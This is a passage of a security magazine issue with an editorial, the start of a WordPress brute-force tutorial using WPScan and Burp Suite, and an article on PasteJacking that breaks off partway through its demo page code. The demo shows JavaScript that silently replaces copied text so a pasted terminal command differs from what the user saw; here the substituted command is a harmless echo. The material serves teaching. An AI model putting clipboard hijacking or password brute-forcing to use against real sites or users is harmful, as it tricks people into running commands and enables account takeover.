Hakin9

PRACTICAL PROTECTION

IT SECURITY MAGAZINE

VOL.12, NO. 13

Burp Suite Compendium

What is Burp?

Extending Burp Using Python

Brute forcing passwords using Burp Suite

AND MORE...

HaKin9

TEAM

Editor-in-Chief
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Editors:

Marta Sienicka
sienicka.marta@hakin9.com

Marta Strzelec
marta.strzelec@eforensicsmag.com

Anna Kondzierska
anna.kondzierska@hakin9.org

Proofreader:
Lee McKenzie

Senior Consultant/Publisher:
Paweł Marciniak

CEO:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

Marketing Director:
Joanna Kretowicz
joanna.kretowicz@eforensicsmag.com

DTP
Marta Sienicka
sienicka.marta@hakin9.com

Cover Design
Hiep Nguyen Duc

Publisher
Hakin9 Media Sp. z o.o.
02-676 Warszawa
ul. Postępu 17D
Phone: 1 917 338 3631

www.hakin9.org

Proofreaders & Betatesters:

Lee McKenzie

Avi Benchimol

Bernhard Waldecker

Hammad Arshed

Ivan Gutierrez Agramont

John Webb

David von Vistauxx

Tom Updegrove

K S Abhiraj

greg mckoy

Ayo Tayo balogun

Jonus Gerrits

Michal Jáchim

Mitch Impey

Wayne Kearns

Robert Fling

Francesco Mura

Paul Mellen

Matthew Sabin

All trademarks, trade names, or logos mentioned or used are the property of their respective owners.

The techniques described in our articles may only be used in private, local networks. The editors hold no responsibility for misuse of the presented techniques or consequent data loss.

Dear Readers!


We would like to present you our newest issue, which will mainly focus on Burp Suite. We gathered all articles we had about this tool, added new ones and prepared this compendium. Tutorials, step by step guides, and more can be found in this edition. Hamed Farid will show you how to Extend Burp with Python. Junior Carreiro wrote an article to show you how you can use Burp to perform fuzzing web applications and discover SQL Injection flaws.

If you get tired of Burp, I recommend reading two amazing articles: "Demystifying the Dark Web" by Sayani Banerjee and "Browser Exploits: PasteJacking And XSSJacking" by Samrat Das. We hope that you will find many interesting articles inside the magazine and that you will have time to read them all.

Again special thanks to the Beta testers and Proofreaders who helped with this issue. Without your assistance there would not be a Hakin9 Magazine!

Enjoy the issue,

Hakin9 Team



Brute forcing passwords using WPScan and Burp Suite, Kali Linux 2.0

by Tomasz Krupa

ABOUT THE AUTHOR

Tomasz Krupa

Security Hobbyist and Researcher, working over 9 years with Linux Debian systems, big fan of London Arsenal. LPIC-1 and AWS Solutions Architect Certified.

“Move swift as the Wind and closely-formed as the Wood. Attack like the Fire and be still as the Mountain.”

— Sun Tzu, The Art of War

In this article we will be testing web security of the popular WordPress engine by simulating a brute force attack using my two favourite Linux Kali tools: WPScan and Burp Suite.

The Tools:

1) WPScan is a WordPress vulnerability scanner, written entirely in Ruby, capable of detecting security vulnerabilities in websites hosted using WordPress and is pre-installed in Kali Linux.

   WPScan is also capable of:

   - Username enumeration
   - Multi-threaded password cracking using a supplied password list
   - Version enumeration
   - Vulnerability enumeration
   - Plugin enumeration and plugin vulnerability enumeration
   - Theme enumeration
   - Directory listing

2) Burp Suite is a Java based Web Penetration Testing framework and it’s a tool used by information security professionals to identify vulnerabilities and verify attack vectors for web-based applications.

In its simplest form, Burp Suite can be classified as an “Interception Proxy”. Internet traffic is being routed through the proxy which then acts as a sort of Man in the Middle by capturing and analysing each request and response.

Individual HTTP requests can be paused, manipulated and replayed back to the web server for targeted analysis of specific injection points, which then can be translated into automated fuzzing attacks to discover potentially unintended application behaviours, crashes and error messages.

The Victim:

WordPress is a free and open-source content management system (CMS) based on PHP and MySQL, supporting more than 60 million websites worldwide (according to Wikipedia).

As of February 2017, WordPress was used by more than 27.5% of the top 10 million websites and it's reportedly the most popular website management for blogging systems in the Web.

From the architecture perspective, WordPress engine is a front controller, routing all requests for non-static URIs to a single PHP file that parses the URI and identifies the target page.

The community of users built around the product and user-friendly design resulted in a huge library of plugins and themes (both free and paid), which can truly transform a static website into a dynamic and vibrant CMS.

Scenario:

Target:

Linux Ubuntu 14.06 running standard LAMP stack

WordPress version 4.8.2

Default security plugins

Information gathering - key points:

1) Gather as much information as possible about the application and the infrastructure it resides on.

2) When testing the application, look for any entry points where user input is accepted and dynamic content is generated. Then, probe these areas for weaknesses in input validation, session manipulation, and authentication and information leakage.


Any information leak should be recorded and used to re-assess the overall understanding of the application and how it works.

Note: *Above command might return "Stop User enumerating plugin" (as below)- which is expected on the latest versions of WordPress.*

Pen testing WordPress engine using WPScan:

Step 1) start with updating the database on WPScan:

```
wpscan --update
```



Browser Exploits: PasteJacking and XSSJacking

by Samrat Das

ABOUT THE AUTHOR

Samrat Das

Samrat Das is a senior security researcher currently working for SecureLayer7 Technologies India. His interests revolve in Penetration Testing, Reverse Engineering and Fuzzing. He can be reached on: https://twitter.com/Samrat_Das93 and www.linkedin.com/in/sam18d

Hi Readers, in the field of penetration testing, we all know attacks such as Clickjacking, Cross Site Scripting. These are attacks from most commonly included OWASP Top 10 test cases.

However, what about learning some client side exploits which can help us chain unexpected and not so commonly accepted attacks to perform account takeover, hijacking sessions, manipulating user clipboard remotely? Sounds exciting? Well, that's what XSSJacking and Paste Jacking is all out, read on to know more:


Today we will look into some advanced attack vectors which have been lately around sometime but not all are aware of the attack.

Pastejacking. The art of changing what you copy from web pages.

What is pastejacking?

- *Pastejacking is a method that malicious websites employ to take control of your computers' clipboard and change its content to something harmful without your knowledge.*
- This feature can allow malicious websites to take over your computers' clipboard.
- When you copy something and paste it to your clipboard, the website can run one or more commands using your browser.
- The method can be used to change the Clipboard contents.
- If you paste something directly to the Terminals!? Result: Lethal Commands Executed

Attack scenario:



PasteJacking.html
file:///C:/Users/Samrat_Das/Desktop/Browser%20Attacks_Samrat/PasteJacking.html

Copy and paste the text from here to your terminal to test PasteJacking

"Test PasteJacking Attack"

"who am i ?"

Here we have a sample page which shows a text: "who am i?" as bait for copying. Once this text is selected, it will automatically get replaced in the clipboard with echo " I @// H4k3r" .



Copy and paste the text from here to your terminal to test PasteJacking

```
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Users\Samrat_Das>echo " I @// H4k3r"
" I @// H4k3r"

C:\Users\Samrat_Das>
```

The code for pastejacking:

```
<html>

<body>

<h3>

<h1> <marquee> "Test PasteJacking Attack" </marquee>

<body bg color= blue

</br>

<body bgcolor="#E6E6FA">

<center>

<h4> <p>"who am i ?"</p>

<script>

function copyTextToClipboard(text) {

var textArea = document.createElement("textarea");

textArea.value = text;

document.body.appendChild(textArea);

textArea.select();

try {

var successful = document.execCommand('copy');
```